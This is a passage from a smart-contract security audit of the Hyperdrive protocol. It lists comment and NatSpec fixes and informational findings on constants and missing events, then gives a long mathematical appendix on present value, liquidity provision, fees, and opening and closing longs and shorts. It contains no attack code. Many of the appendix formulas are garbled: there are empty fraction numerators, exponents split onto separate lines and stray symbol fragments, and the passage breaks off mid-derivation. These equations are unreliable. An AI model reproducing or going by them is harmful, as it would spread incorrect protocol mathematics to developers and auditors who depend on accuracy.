	HyperdriveLP.sol#L273-L276	`uint256(withdrawalShares)` on event emitting and return instruction are obsolete as `withdrawalShares` is already uint256.	*HASH*
	ERC20Forwarder.sol#L133	`@return True if transfer successful, false if not. The contract also reverts` → `@return True if transfer successful. The contract reverts`	*HASH*
	HyperdriveFactory.sol#L138-L139	`The new governor address` → `The new fee collector address`	*HASH*

fixed	context	recommendation	fix PR/commit
	HyperdriveFactory.sol#L156-L157	`@notice Allows governance to change the fee collector address` → `@notice Allows governance to change the default pausers` and `@param newDefaults The new governor address` → `@param newDefaults The new pausers`	*HASH*
	FixedPointMath.sol#L183-L185	add a comment that 54916777467707473351141471128 = $\lfloor 2^{96} \ln 2 \rfloor$	*HASH*
	HyperdriveDataProvider.sol#L130	The average price in the smallest gap in the recorded sampled data which is bigger or equal to the provided `period`.	*HASH*
	HyperdriveTWAP.sol#L21 and HyperdriveDataProvider.sol#L130	The NatSpec comments need to be more specific about the `price` and mention that this is the spot price of bonds in terms of base.	*HASH*
	HyperdriveBase.sol#L216	The endpoint of the range in this NatSpec comment needs to be updated to `1e18` or to make sure that it is conveyed that the `1` comes with `18` decimal fixed precision. `latestCheckpoint`, `_maturityTime`, `_positionDuration` are not in `1e18` format and thus the result will be due to using `divDown`.	*HASH*

Recommendation: Consider fixing the aforementioned issues.

5.6.18 Constant `ONE_18` should be used instead of `1e18`

Severity: Informational

Context: FixedPointMath.sol#L71, FixedPointMath.sol#L79, FixedPointMath.sol#L115, FixedPointMath.sol#L123, HyperdriveShort.sol#L259, HyperdriveShort.sol#L316, HyperdriveDataProvider.sol#L162, HyperdriveLong.sol#L215, HyperdriveLong.sol#L295

Description: In the code, constant `ONE_18` is declared for `1e18`. However it is unused sometimes. Declaring a constant is a good practice to avoid using hardcoded numbers.

These numbers typically are saved in a variable, so it's easier to read an update them if needed.

Additionally, in these files FixedPointMath library can be imported, so these 3 can also be substituted by the constant variable:

- HyperdriveStorage.sol#L114
- HyperdriveStorage.sol#L115
- HyperdriveStorage.sol#L116

Recommendation: Use consistently the constant `ONE_18` within the code.

5.6.19 `type(uint256).max` can be used to keep consistency

Severity: Informational

Context: FixedPointMath.sol#L16

Description: Consistency helps both readability and maintainability. `type(uint256).max` is used within the code multiple times, however, for getting the same value is also used `2 ** 256 - 1;`

Recommendation: Keep consistency and change the value to `type(uint256).max`.

```diff
- uint256 internal constant MAX_UINT256 = 2 ** 256 - 1;
+ uint256 internal constant MAX_UINT256 = type(uint256).max;
```

5.6.20 Lack of events affects transparency and monitoring.

Severity: Informational

Context: HyperdriveFactory.sol#L93-L163, HyperdriveBase.sol#L148-L168

Description: The absence of events in crucial functions, particularly those with privileged access, hinders transparency and makes monitoring more difficult. Users and the protocol team itself may encounter unexpected changes resulting from these functions, without the ability to observe the corresponding events.

Recommendation: It is recommended to include relevant events to be emitted in critical/privileged functions.

6 Appendix

6.1 A. Glossary - Parameter Notations

parameter	unit	format	description
z	$[z]$	`1e18`	shares
y	$[y]$	`1e18`	bonds
x	$[x]$	`1e18`	base token amounts
k	$[y]$???	`1e18`	...
M	-	-	market / hyperdrive state
L_0	$[y]$	`1e18`	`_marketState.longsOutstanding`
s_{total}	$[s]$	`1e18`	$s + s_w - s_r$
s	$[s]$	`1e18`	`_totalSupply[AssetId._LP_ASSET_ID]`
s_w	$[s]$	`1e18`	`_totalSupply[AssetId._WITHDRAWAL_SHARE_ASSET_ID]`
s_r	$[s]$	`1e18`	`_withdrawPool.readyToWithdraw`
s_{L,t_m}	$[y]$	`1e18`	`_totalSupply[encodeAssetId(AssetId.AssetIdPrefix.Long,_-maturityTime)]`
s_{S,t_m}	$[y]$	`1e18`	`_totalSupply[encodeAssetId(AssetId.AssetIdPrefix.Short,_-maturityTime)]`
z_{max}	$[s]$	`1e18`	`maxSharesReleased`
wp	$[z]$	`1e18`	`_withdrawPool.proceeds`
c	$[x]/[z]$	`1e18`	`_sharePrice`
t_m	$[t]$	`1`	`maturityTime`. The format is the one mentioned except as an input to `_calculateTimeRemainingScaled`
t_r	$[t]$	`1e18`	`timeRemaining` will be 10^18 when opening
t_s	$[t]$??	`1e18`	`_timeStretch` an immutable parameter used to defined the curve
$f_{g,c}$	$[z]$	`1e18`	`governanceCurveFee`
F_g	$[z]$	`1e18`	`_governanceFeesAccrued`
$f_{c,t}$	$[z]$???	`1e18`	`totalCurveFee`
f_c	- or $1/[t]$???	`1e18`	`_curveFee`
f_g	-	`1e18`	`_governanceFee`
f_f	$1/[t]$	`1e18`	`_flatFee`
Δt_{pos}	$[t]$	`1`	`_positionDuration`
Δt_{ch}	$[t]$	`1`	`_checkpointDuration`
t_{ch}^{last}	$[t]$	`1`	`_latestCheckpoint()`
L_0	$[y]$	`1e18`	`longsOutstanding`
S_0	$[y]$	`1e18`	`shortsOutstanding`
$t_{L,av}$	[t]	`1e18`	`longAverageMaturityTime`
$t_{S,av}$	[t]	`1e18`	`shortAverageMaturityTime`

parameter	unit	format	description
b_s	$[x]$	`1e18`	`shortBaseVolume`
$cp[t]$	-	-	`_checkpoints[t]`
$cp[t].c_L$	$[x]/[z]$	`1e18`	`_checkpoints[t].longSharePrice`
$cp[t].b_s$	$[x]$	`1e18`	`_checkpoints[t].shortBaseVolume`
$cp[t].c$	$[x]/[z]$	`1e18`	`_checkpoints[t].sharePrice`
μ	$[x]/[z]$??	`1e18`	`_initialSharePrice`
c	$[x]/[z]$	`1e18`	`_pricePerShare()`
$c_{L,open}$	$[x]/[z]$	`1e18`	`longOpenSharePrice`
c_{open}	$[x]/[z]$	`1e18`	...
c_{close}	$[x]/[z]$	`1e18`	...
P_v	$[z]$	`1e18`	present value $P_v(z, y, c, \mu, t_s, L_0, t_{L,av,r}, S_0, t_{S,av,r}, b_s)$
T_c	$[z]$	`1e18`	the net curve trade including the portion of base volume
T_f	$[z]$	`1e18`	the net flat trade
$L_o(dx)$	$[x] \to [y]$	-	open long
$L_c(dy, t_m)$	$([y], [t]) \to [x]$	-	close long
$S_o(dy)$	$[y] \to ([x], [t])$	-	open short
$S_c(-dy, t_m)$	$([y], [t]) \to [x]$	-	close short
A	-	-	add liquidity
R	-	-	remove liquidity
E	-	-	`redeemWithdrawalShares`
$(dz, c) = D(dx)$	$[x] \to ([z], [x]/[z])$	-	`_deposit` implemented by the instances
$x = W(z)$	$[z] \to [x]$	-	`_withdraw(...)`

The curve is:

$$\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} = k$$

Let α, β be the solutions for finding the reserve update on the curve:

$$dy = \alpha(z, y, dz)$$

$$dz = \beta(z, y, dy)$$

6.2 B. Present Value

$$t_{L,r} = \frac{t_{L,av} - t_{ch}^{last}}{\Delta t_{pos}}$$

$$t_{S,r} = \frac{t_{S,av} - t_{ch}^{last}}{\Delta t_{pos}}$$

$$P_v = P_v(z, y, c, \mu, t_s, L_0, t_{L,av,r}, S_0, t_{S,av,r}, b_s)$$

Optimal y (y_{op}) is calculated with the condition that the curve would have 0 interest rate ($0 = \frac{y_{op}}{\mu z_{op}} - 1$)

$$y_{op} = \frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s}}{\frac{c}{\mu} + 1}$$

$$\frac{1}{1 - t_s}$$

dy_{max} should be negative (if we keep the reserves in the non-negative interest rate region):

$$dy_{max} = y_{op} - y$$

$$dy = \max(dy_{max}, t_{L,r}L_0 - t_{S,r}S_0)$$

$$dy' = t_{L,r}L_0 - t_{S,r}S_0$$

capping/clipping the $t_{L,r}L_0 - t_{S,r}S_0$ value by dy_{max} would guarantee that our point on the curve would not move to the negative interest rate region of the curve when applying dy.

Net curve trade (trade on the curve till we reach y_{op} then use the remaining delta using the base volume b_s):

$$T_c = \frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y + dy)^{1-t_s}}{(c/\mu)}$$

$$\frac{1}{1 - t_s} \frac{}{\mu + (\frac{b_s}{S_0})(\frac{dy - dy'}{c}) - z}$$

The net flat trade would be:

$$T_f = (1 - t_{S,r})\frac{S_0}{c} - (1 - t_{L,r})\frac{L_0}{c}$$

and finally:

$$P_v = z + T_c + T_f$$

Path dependency of calculating P_v comes from the fact that to calculate the net curve trade T_c one would need to decide how to move the point on the curve and in how many steps. Here one step is used using dy as the driver value.

- **The effect of scaling** (z, y)

The effect of changing z and then proportionately scaling y in `_updateLiquidity` on some of the above parameters are:

$$z \to z' = \frac{z'}{z}z$$

$$y \to y' = \frac{z'}{z}y$$

and the other derived parameters are changed as follows:

$$y_{op} \to y'_{op} = \frac{z'}{z}y_{op}$$

$$dy_{max} \to dy'_{max} = \frac{z'}{z}dy_{max}$$

$$dy = \max(dy_{max}, t_{L,r}L_0 - t_{S,r}S_0) \to \max(\frac{z'}{z}dy_{max}, t_{L,r}L_0 - t_{S,r}S_0)$$

Note that in all cases below $\Delta T_f = 0$

- **Case 1.** dy **stays the same**

Then

$$\Delta P_v = \frac{z'}{z} \frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y + \frac{dy}{\frac{z'}{z}})^{1-t_s}}{(c/\mu)}$$

$$\frac{1}{1-t_s} \frac{}{\mu - \frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y + dy)^{1-t_s}}{(c/\mu)}} \frac{1}{1-t_s}{}_{\overline{\mu}}$$

- **Case 2.** dy **is** dy_{max} **before and after the update**

$$\Delta P_v = (\frac{z'}{z} - 1) \quad \frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y + dy)^{1-t_s}}{(c/\mu)}$$

$$\frac{1}{1-t_s} \frac{}{\mu + (\frac{b_s}{S_0})(\frac{dy}{c})}$$

or

$$\Delta P_v = (\frac{z'}{z} - 1)z_{op} + (\frac{b_s}{S_0})(\frac{y_{op} - y}{c})$$

where

$$z_{op} = \frac{1}{\mu} y_{op}$$

- **Case 3.** $dy = dy_{max} \rightarrow t_{L,r} L_0 - t_{S,r} S_0$

This is the case that before the update to the reserves, we would also use a portion of the base volume. But after the update, we only calculate the net trade on the curve.

Needs to be further analysed.

- **Case 4. $dy = t_{L,r} L_0 - t_{S,r} S_0 \rightarrow dy_{max}' $**

This is the case that before the update to the reserves, we would only trade on the curve and not use the portion of the base volume. But after the update we calculate the net trade on the curve plus the portion from the base volume.

Needs to be further analyzed.

6.3 C. LP - Add Liquidity

LP - addLiquidity *A*

$$ds = A(dx, a_{min}, a_{max})$$

$$t = \frac{\Delta t_{pos}}{\text{365 days in seconds}}$$

The current APR a is calculated so that the price of shares in bonds would be 1 at time t.

$$a = \frac{1 - (\frac{\mu z}{y})^{t_s}}{t(\frac{\mu z}{y})^{t_s}} \Rightarrow (\frac{y}{\mu z})^{t_s}(1 + at) = 1$$

check that $a \in a_{min}, a_{max}$. The calculation of a and the bounds are only used in this slippage prevention check.

$$(dz, c) = D(dx)$$

$M' \xrightarrow{\text{apply checkpoint}} M$

$$P_v = P_v(z, y, \cdots)$$

$$z \rightarrow z + dz = z'$$

$$y \rightarrow (\frac{z + dz}{z})y = y'$$

$$P_v' = P_v(z', y', \cdots)$$

$$s_{total} = s + s_w - s_r$$

ds the amount of LP tokens to mint is calculated so that $(s_{total} : P_v) = (s_{total}' : P_v')$:

$$ds = \frac{P'_v - P_v}{P_v}$$

s_{total}

$$z_{curr} = \frac{ds}{s_{total} + ds}$$

P'_v

$$ds_w = \frac{s_w - s_r}{s_{total}} \max(0, dz - z_{curr})$$

$z_{max} = (\frac{s_{total} + ds}{P'_v}) ds_w$ if $P'_v \neq 0$ otherwise $ds_w = s_{total} + ds = s'_{total}$.

$$\Delta s_r = \min(z_{max}, s_w - s_r)$$

$$\Delta wp = (\frac{ds_w}{z_{max}}) \Delta s_r$$

and finally, z, y get updated one more time:

$$z \to z + dz \overset{\text{updateLiquidity}}{\longrightarrow} z + dz - \Delta wp = z''$$

$$y \to (\frac{z + dz}{z}) y \overset{\text{updateLiquidity}}{\longrightarrow} (\frac{z + dz - \Delta wp}{z}) y = y''$$

$(z : y)$ ratio is preserved.

It is not clear that if one needs to compensate the withdrawal pool, why should we have:

$$\frac{P_v}{s_{total}} = \frac{P'_v}{s_{total} + ds} \overset{?}{=} \frac{P''_v}{s_{total} + ds - \Delta s_r}$$

where

$$P''_v = P_v(z'', y'', \cdots)$$

The last equality/comparison needs to be further analyzed.

6.4 D. LP - Remove Liquidity

LP - removeLiquidity R

$(dx, ds_w) = R(ds)$

$M' \overset{\text{apply checkpoint}}{\longrightarrow} M$

ds LP tokens will be burnt and so $\Delta s = \Delta s_{total} = -ds$

$$P_v = P_v(z, y, \cdots)$$

$$\Delta wp = z - \frac{L_0}{c_{L,open}}$$

$\frac{ds}{s}$

$$z \overset{\text{updateLiquidity}}{\longrightarrow} z - \Delta wp = z'$$

$$y \overset{\text{updateLiquidity}}{\longrightarrow} (\frac{z - \Delta wp}{z})y = y'$$

$$P_v' = P_v(z', y', \cdots)$$

$$ds_w = \frac{P_v'}{P_v} s_{total} - (s_{total} - ds) = \frac{P_v'}{P_v} s_{total} - s_{total}'$$

- **When** $ds_w < 0$

This case corresponds to the ratio $\frac{P_v}{s_{total}}$ decreasing after the $(z : y)$ update from above.

$$\Delta wp^{over} = P_v \frac{-ds_w}{s_{total}}$$

$$z \overset{\text{updateLiquidity}}{\longrightarrow} z - \Delta wp \overset{\text{updateLiquidity}}{\longrightarrow} z - \Delta wp + \Delta wp^{over} = z''$$

$$y \overset{\text{updateLiquidity}}{\longrightarrow} (\frac{z - \Delta wp}{z})y \overset{\text{updateLiquidity}}{\longrightarrow} (\frac{z - \Delta wp + \Delta wp^{over}}{z})y = y''$$

$$P_v'' = P_v(z'', y'', \cdots)$$

$z_{max} = (\frac{s_{total} - ds}{P_v''})\Delta wp^{over}$ if $P_v'' \neq 0$ otherwise $z_{max} = s_{total} - ds$.

$$\Delta s_r = min(z_{max}, s_w - s_r)$$

$$\Delta wp' = (\frac{\Delta s_r}{z_{max}})\Delta wp^{over}$$

$$ds_w = 0$$

$$z \longrightarrow \cdots \longrightarrow z - \Delta wp + \Delta wp^{over} - \Delta wp' = z'''$$

$$y \longrightarrow \cdots \longrightarrow (\frac{z - \Delta wp + \Delta wp^{over} - \Delta wp'}{z})y = y'''$$

The question arises whether

$$P_v''' = P_v(z''', y''', \cdots)$$

$$\frac{P_v}{s_{total}} \overset{?}{\leq} \frac{P_v'''}{s_{total} - ds}$$

- **Minting and Withdrawal**

ds_w amount of tokens will be minted in the withdrawal share pool for `destination` address which means:

$$\Delta s_w = ds_w$$

and so in the case of $ds_w \geq 0$ we would have:

$$\frac{P_v'}{s_{total} - ds + ds_w} = \frac{P_v}{s_{total}}$$

and also the following amount of base token is withdrawn to `destination`

$$dx = D(\Delta wp)$$

6.5 E. LP - Redeem Withdrawal Shares

LP - redeemWithdrawalShares E

$(dx, ds_r') = E(ds_r)$

$M' \xrightarrow{\text{apply checkpoint}} M$

Burn $-\Delta s_r = -\Delta s_w = ds_r' = min(ds_r, s_r)$ amount of withdrawal share pool tokens for the `msg.sender`.

$$-\Delta wp = \frac{ds_r'}{s_r}$$

wp

$$dx = D(-\Delta wp)$$

6.6 F. Toy Models

symbol	action	model
L_o	open long	https://www.geogebra.org/m/qgdutkcy
L_c	close non-matured long	https://www.geogebra.org/m/rd3gwsbe
S_o	open short	https://www.geogebra.org/m/gq9gwvcf
S_c	close non-matured short	https://www.geogebra.org/m/wnr4fhwu

In these models `scale` signifies the scaling that happens when before trading on the curve we apply the checkpoint to the corresponding timestamp which scales our initial $P_1 \in C_1$ to $P_2 \in C_2$. The parameter dy is the amount of bounds traded. t_r is the time remaining normalized. f_f, f_c, f_g are the corresponding fee coefficients.

6.7 G. LP - Initialize

$s = LP_i(x_0, a)$ here a is the provided APR

$(z_0, c) = D(x_0)$ (`_deposit` implemented by the instances)

$$t = \frac{\Delta t_{pos}}{\text{365 days in seconds}}$$

$M' \overset{\text{apply checkpoint}}{\longrightarrow} M$

$$z = z_0$$

$$y = \mu z(1 + at)^{\frac{1}{t_s}}$$

s is the total supply of LP tokens (and also the amount of LP tokens minted in this case).

$$s = z = z_0$$

and so we have:

$$(z : y : s) = z(1 : \mu(1 + at)^{\frac{1}{t_s}} : 1)$$

The ratios are different from YieldSpace with Yield Bearing Vaults where $(z : y : s) = z(1, \mu, \mu)$

The ratio of y to z is chosen so that we would have:

$$\text{APR} = \frac{(\frac{y}{\mu z})^{t_s} - 1}{t} = a$$

Assuming this is the first call to hyperdrive, we would have:

$$(P_v : s_{total}) = z(1 : 1)$$

aka upon initialization :

$$\frac{P_v}{s_{total}} = 1$$

also we can note that ($y_0 = \mu z(1 + at)^{\frac{1}{t_s}}$):

$$y_{op} = \mu z \frac{\frac{c}{\mu} + (1 + at)^{\frac{1 - t_s}{t_s}}}{\frac{c}{\mu} + 1}$$

$\frac{1}{1 - t_s} \in \mu z, y_0$

6.8 H. LP and Governance Fees

endpoint	unit	t_r	$f_{c,t}$	$f_{f,t}$	$f_{g,c}$	$f_{g,f}$	$f_{g,t}$
L_o	$[y]$	1	$t_r c dz \frac{y}{\mu z}^{t_s} - 1 f_c$	0	$f_{c,t} c \frac{dz}{-dy} f_g$	0	$\frac{f_{g,c}}{c}$ (unit $[y][z]/[x]$)
S_o	$[z]$	1	$t_r \frac{\lvert dy\rvert}{c} 1 - \frac{\mu z^{t_r t_s}}{y} f_c$	$(1 - t_r)\frac{\lvert dy\rvert}{c} f_f$	$f_{c,t} f_g$	$f_{f,t} f_g$	$f_{g,c} + f_{g,f}$
L_c	$[z]$	t_r	$t_r \frac{\lvert dy\rvert}{c} 1 - \frac{\mu z^{t_r t_s}}{y} f_c$	$(1 - t_r)\frac{\lvert dy\rvert}{c} f_f$	$f_{c,t} f_g$	$f_{f,t} f_g$	$f_{g,c} + f_{g,f}$
S_c	$[z]$	t_r	$t_r \frac{\lvert dy\rvert}{c} 1 - \frac{\mu z^{t_r t_s}}{y} f_c$	$(1 - t_r)\frac{\lvert dy\rvert}{c} f_f$	$f_{c,t} f_g$	$f_{f,t} f_g$	$f_{g,c} + f_{g,f}$

Fees calculated for L_o, S_o, L_c follow the same formulas and units, but for L_o the codebase uses different formulas and units.

fee component	description
$(1 - t_r)\frac{\lvert dy\rvert}{c}$	matured portion of the bond in shares
$t_r \frac{\lvert dy\rvert}{c}$	non-matured portion of the bond in shares
$1 - \frac{\mu z^{t_r t_s}}{y}$	$\frac{r}{1+r}$ where r is the fixed interest rate. Check the note below regarding t_r
$\frac{y}{\mu z}^{t_s} - 1$	r the fixed interest rate

For $1 - \frac{\mu z^{t_r t_s}}{y}$ we have (note one might have to drop the t_r component or use the curve with $1 - t_r t_s$ exponent):

$$1 - \frac{\mu z^{t_r t_s}}{y} \approx 1 - \frac{1}{\frac{dy}{-dx}} = 1 - \frac{1}{1+r} = \frac{r}{1+r}$$

Question: Why are we using the $\frac{r}{1+r}$ component in the fee calculations as opposed to something else?

Answer: $\frac{||dy||}{c}$ is the face value (future value of the bond in terms of base converted to shares assuming the future price per share is still c) and so this value represents the initial present value plus interest or $1 + r$ times the present value and so $\frac{||dy||}{c}\frac{r}{1+r}$ represent the interest portion of it only.

Note that this value of $\frac{r}{1+r}$ is a rough estimate as if $t_r < 1$ then the bond/base amount would have not been locked in the protocol for the whole duration of a position starting now when one is closing a position.

6.9 I. Open Long

OpenLong L_o

Omitting some irrelevant function parameters for the sake of brevity.

$L_o(dx)$

$(dz, c) = D(dx)$ (`_deposit` implemented by the instances)

$M' \overset{\text{apply checkpoint}}{\longrightarrow} M$ (here M represents the market state and some other storage parameters). We can also consider this action to happen separately by an agent to simplify the analysis of parameters changes in endpoints like this.

Note t_r is 1 in the calculation below:

$$-dy = y - \frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - \frac{c}{\mu}(\mu(z+dz))^{1-t_s}$$

$\frac{1}{1-t_s}$

$$f_{c,t} = \left(\left(\frac{y}{\mu z}\right)^{t_s} - 1\right) cdzf_c$$

$$f_{g,c} = c^2\left(\frac{dz}{-dy}\right)\left(\left(\frac{y}{\mu z}\right)^{t_s} - 1\right) dzf_cf_g$$

$$t_{L,av} = \frac{L_0 t_{L,av} + (-dy - f_{c,t})t_m}{L_0 + (-dy - f_{c,t})}$$

$$cp[t_{ch}^{last}].c_L = \frac{s_{L,t_m} cp[t_{ch}^{last}].c_L + (-dy - f_{c,t})c}{s_{L,t_m} + (-dy - f_{c,t})}$$

z is updated according to a linear formula below (after base amount update correction):

$$z \to z + dz - \frac{f_{g,c}}{c} \overset{\text{updateLiquidity}}{\longrightarrow} z + dz - \frac{f_{g,c}}{c} + \left(\frac{dx}{c} - dz\right)$$

Note y is first updated using the curve (plus fees in bonds, the unit of fees is not clear as they are also treated as shares when withdrawing. Perhaps one can think of them as bonds that are/can be exchanged for shares in a 1:1 ratio). Then later y is scaled using the ratio of z before and after updating the liquidity.

$$y \to y + dy + f_{c,t} - f_{g,c} \overset{\text{updateLiquidity}}{\longrightarrow} \left(\frac{z + dz - \frac{f_{g,c}}{c} + (\frac{dx}{c} - dz)}{z + dz - \frac{f_{g,c}}{c}}\right)(y + dy + f_{c,t} - f_{g,c})$$

The above would make sure that the ratio ($z : y$) is preserved when calling `updateLiquidity`.

If $\frac{dx}{c} - dz$ is 0 (which in most cases one can assume, unless an instance applies a very custom price calculation logic), then the shares and bonds update would simplify to only the curve trade:

$$z \to z + dz - \frac{f_{g,c}}{c}$$

$$y \to y + dy + f_{c,t} - f_{g,c}$$

Below is the amount of bonds allocated to the `destination` address:

$$\Delta L_0 = \Delta s_{L,t_m} = (-dy - f_{c,t})$$

$$\Delta F_g = \frac{f_{g,c}}{c}$$

There is a check performed to make sure after all the updates $cz \geq L_0$ (there are enough shares z that if they were sold to the base token with the current price per share and exchanged 1:1 with bonds it would cover the outstanding long positions).

It is also checked that (only positive interest rates are allowed. 0 interest rate is also disallowed $r = \left(\frac{y}{\mu z}\right) - 1$):

$$\mu\left(z + dz - \frac{f_{g,c}}{c}\right) < y + dy + f_{c,t} - f_{g,c}$$

6.10 J. Open Short

OpenShort S_o

$(t_m, dx) = S_o(dy)$

$M' \overset{\text{apply checkpoint}}{\longrightarrow} M$, here also c_{open} is returned which is the first recorded price per share for the current checkpoint (might not be the price c provided to this internal endpoint).

$$t_m = t_{ch}^{last} + \Delta t_{pos}$$

$t_r = 1$ this is also true for `openLong(...)`.

$$-dz = z - \frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y+dy)^{1-t_s}}{\frac{c}{\mu}}$$

$\frac{1}{1 - t_s}$

Check $c(-dz) \geq dy$ (note that here we allow 0 interest rate. This does not match exactly with the check when one is opening a long position where 0 interest rates are not allowed).

$$f_{f,t} = 0, f_{c,t} = \left(1 - \left(\frac{\mu z}{y}\right)^{t_s}\right)\left(\frac{dy}{c}\right) f_c$$

$$f_{g,t} = f_{c,t} f_g$$

$$\Delta F_g = f_{g,t}$$

In the formula below where one calculates the amount of base tokens, note that we are using c_{open} which might not be equal to c.

$$dx = max\left(0, \frac{dy}{c_{open}} + dz + f_{c,t}\right) c$$

$D(dx)$ `_deposit(traderDeposit, ...)`

$$t_{S,av} = \frac{S_0 t_{S,av} + dy t_m 10^{18}}{S_0 + dy}$$

$$\Delta b_s = \Delta cp[t_{ch}^{last}].b_s = (-dz - f_{c,t})c_{open}$$

$$z \to z + dz + f_{c,t}$$

$$y \to y + dy$$

$$\Delta S_0 = \Delta s_{S,t_m} = dy$$

dy will be the amount of bonds minted for the `destination` address. The following check is also performed:

$$(z + dz + f_{c,t})c \geq L_0$$

Requiring $\frac{dy}{c_{open}} + dz + f_{c,t} \approx \frac{dy}{c_{open}} + dz$ to be a non-negative number roughly translates into:

$$\frac{dy}{-dz} \geq c_{open}$$

When one considers infinitesimal trades it would mean:

$$\frac{\mu z^{t_s}}{y} \geq \frac{c_{open}}{c}$$

6.11 K. Close Long

CloseLong L_c

$dx = L_c(dy, t_m)$

$M' \xrightarrow{\text{applyCheckpoint}(t_m,c)} M$

We will burn dy long position at t_m maturity (this should also make sure that t_m is on an allowed grid point) and so we will have:

$$\Delta s_{L,t_m} = -dy$$

$$t_r = \frac{\max(0, t_m - t_{ch}^{last})}{\Delta t_{pos}}$$

closing share price $c_{close} = \hat{c}$ will be c if the long position is not matured yet ($t_{now} < t_m$) or $cp[t_m].c$

$$(-dz)_f = (1 - t_r)\frac{dy}{\hat{c}}$$

$$(-dz)_c = z - \frac{1}{\mu}\frac{\frac{\hat{c}}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y + t_r dy)^{1-t_s}}{(\hat{c}/\mu)}$$

$\frac{1}{1-t_s}$

$$-dz = \frac{\min(\hat{c},\mu)}{\mu}((-dz)_f + (-dz)_c)$$

$$f_{c,t} = t_r\left[1 - \left(\frac{\mu z}{y}\right)^{t_r t_s}\right]\left(\frac{dy}{c}\right) f_c$$

$$f_{f,t} = (1-t_r)\left(\frac{dy}{c}\right) f_f$$

$$f_{g,t} = (f_{c,t} + f_{f,t}) f_g$$

$$\Delta F_g = f_{g,t}$$

- **1. Position has not matured yet ($t_{now} < t_m$)**

The following storage updates only occur if we close before maturity:

$$t_{L,av} = \frac{L_0 t_{L,av} - dyt_m * 10^{18}}{L_0 - dy}$$

$$c_{L,open} = \frac{L_0 c_{L,open} - dycp[t_m - \Delta t_{pos}].c_L}{L_0 - dy}$$

$t_{L,av} = c_{L,open} = 0$ if $L_0 - dy = 0$

It is important to note that even though we would burn the long positions in the case of matured position, we don't update L_0, unlike the case in this section where the outstanding long positions get decremented. Perhaps this is a bug. I'm assuming the following invariant should hold $L_0 = \sum_{t_m} s_{L,t_m}$.

$$\Delta L_0 = -dy$$

$$z \rightarrow z + dz_c + f_{c,t} \overset{\text{updateLiquidity}}{\longrightarrow} z + dz + f_{c,t} + f_{f,t} \longrightarrow z + dz + f_{c,t} + f_{f,t} - \Delta wp$$

$$y \rightarrow y + t_r dy \rightarrow \cdots \rightarrow \frac{z + dz + f_{c,t} + f_{f,t} - \Delta wp}{z + dz_c + f_{c,t}}$$

(y + t$_r$$dy$)

$c_{open} = ch[t_m - \Delta t_{pos}].c_L$ and $ds_w = \max\left(0, \frac{dy}{c_{open}} - (-dz - f_{c,t} - f_{f,t})\right)$

$$P_v = P_v(z', y', c, \mu, t_s, L_0, t_{L,av,r}, S_0, t_{S,av,r}, b_s)$$

$z_{max} = \left(\frac{s + s_w - s_r}{P_v}\right) ds_w$ if $Pv \neq 0$ otherwise $z_{max} = s + s_w - s_r$

$$\Delta s_r = min(z_{max}, s_w - s_r)$$

$$\Delta wp = \frac{\Delta s_r}{z_{max}} ds_w$$

- **2. Long position is matured ($t_m \leq t_{now}$)**

In this case $t_{L,av}, c_{L,open}, L_0, z, y, s_r, wp$ are not updated. If we substitute some of the above equations for $t_r = 0$ we would get:

$$-dz = \frac{\min(\hat{c}, \mu)}{\mu}\left(\frac{dy}{c}\right)$$

$$f_{c,t} = 0, f_{f,t} = \left(\frac{dy}{c}\right) f_f$$

$(z : y)$ would stay the same on the curve. Also note how even in the general calculation the factor $\frac{\min(\hat{c}, \mu)}{\mu}$ is not considered when calculating $f_{f,t}$ (and also the other fees).

Not sure why L_0 is not updated in this case.

Withdrawing base token

$dx = W(-dz - f_{c,t} - f_{f,t})$ where W is `_withdraw(...)` with some parameters omitted.

6.12 L. Close Short

CloseShort S_c

$dx = S_c(-dy, t_m)$

$M' \xrightarrow{\text{applyCheckpoint}(t_m,c)} M$

We will burn $-dy$ short position at t_m maturity (this should also make sure that t_m is on an allowed grid point) and so we will have:

$$\Delta s_{S,t_m} = dy$$

Note that dy will be a negative number for closing a short.

$$t_r = \frac{\max(0, t_m - t_{ch}^{last})}{\Delta t_{pos}}$$

$$(dz)_f = (1 - t_r)\frac{(-dy)}{c}$$

$$(dz)_c = \frac{1}{\mu}\frac{\frac{c}{\mu}(\mu z)^{1-t_s} + y^{1-t_s} - (y + t_r dy)^{1-t_s}}{(c/\mu)}$$

$\frac{1}{1 - t_s} - z$

$$dz = (dz)_f + (dz)_c$$

$$f_{c,t} = t_r\left(1 - \left(\frac{\mu z}{y}\right)^{t_r t_s}\right)\left(\frac{-dy}{c}\right) f_c$$

$$f_{f,t} = (1 - t_r)\left(\frac{-dy}{c}\right) f_f$$

$$f_{g,c} = f_{c,t} f_g$$

$$f_{g,f} = f_{f,t} f_g$$

$$\Delta F_g = f_{g,c} + f_{g,f}$$

There is a check to make sure when $z, y > 0$ we would have:

$$\mu(z + dz_c + f_{c,t} - f_{g,c}) < y + t_r dy$$

- **1. Position has not matured yet ($t_{now} < t_m$)**

The following storage updates only occur if we close before maturity:

$$t_{S,av} = \frac{S_0 t_{S,av} - (-dy) t_m 10^{18}}{S_0 - (-dy)}$$

$t_{S,av} = 0$ if $S_0 + dy = 0$

In the below formulas $t_{open} = t_m - \Delta t_{pos}$

$$\Delta b_s = \Delta cp[t_{open}].b_s = -\ \frac{-dy}{s_{S,t_m} - dy}$$

cp[t$_{open}$].b_s

$$\Delta S_0 = dy$$

$$z \rightarrow z + dz_c + f_{c,t} - f_{g,c} \xrightarrow{\text{updateLiquidity}} z + dz + f_{c,t} + f_{f,t} - f_{g,c} - f_{g,f} \longrightarrow z + dz + f_{c,t} + f_{f,t} - f_{g,c} - f_{g,f} - \Delta wp$$

$$y \rightarrow y + t_r dy \rightarrow \cdots \rightarrow \frac{z + dz + f_{c,t} + f_{f,t} - f_{g,c} - f_{g,f} - \Delta wp}{z + dz_c + f_{c,t} - f_{g,c}}$$

(y + t$_r$$dy$)

$ds_w = dz + f_{c,t} + f_{f,t} - f_{g,c} - f_{g,f}$

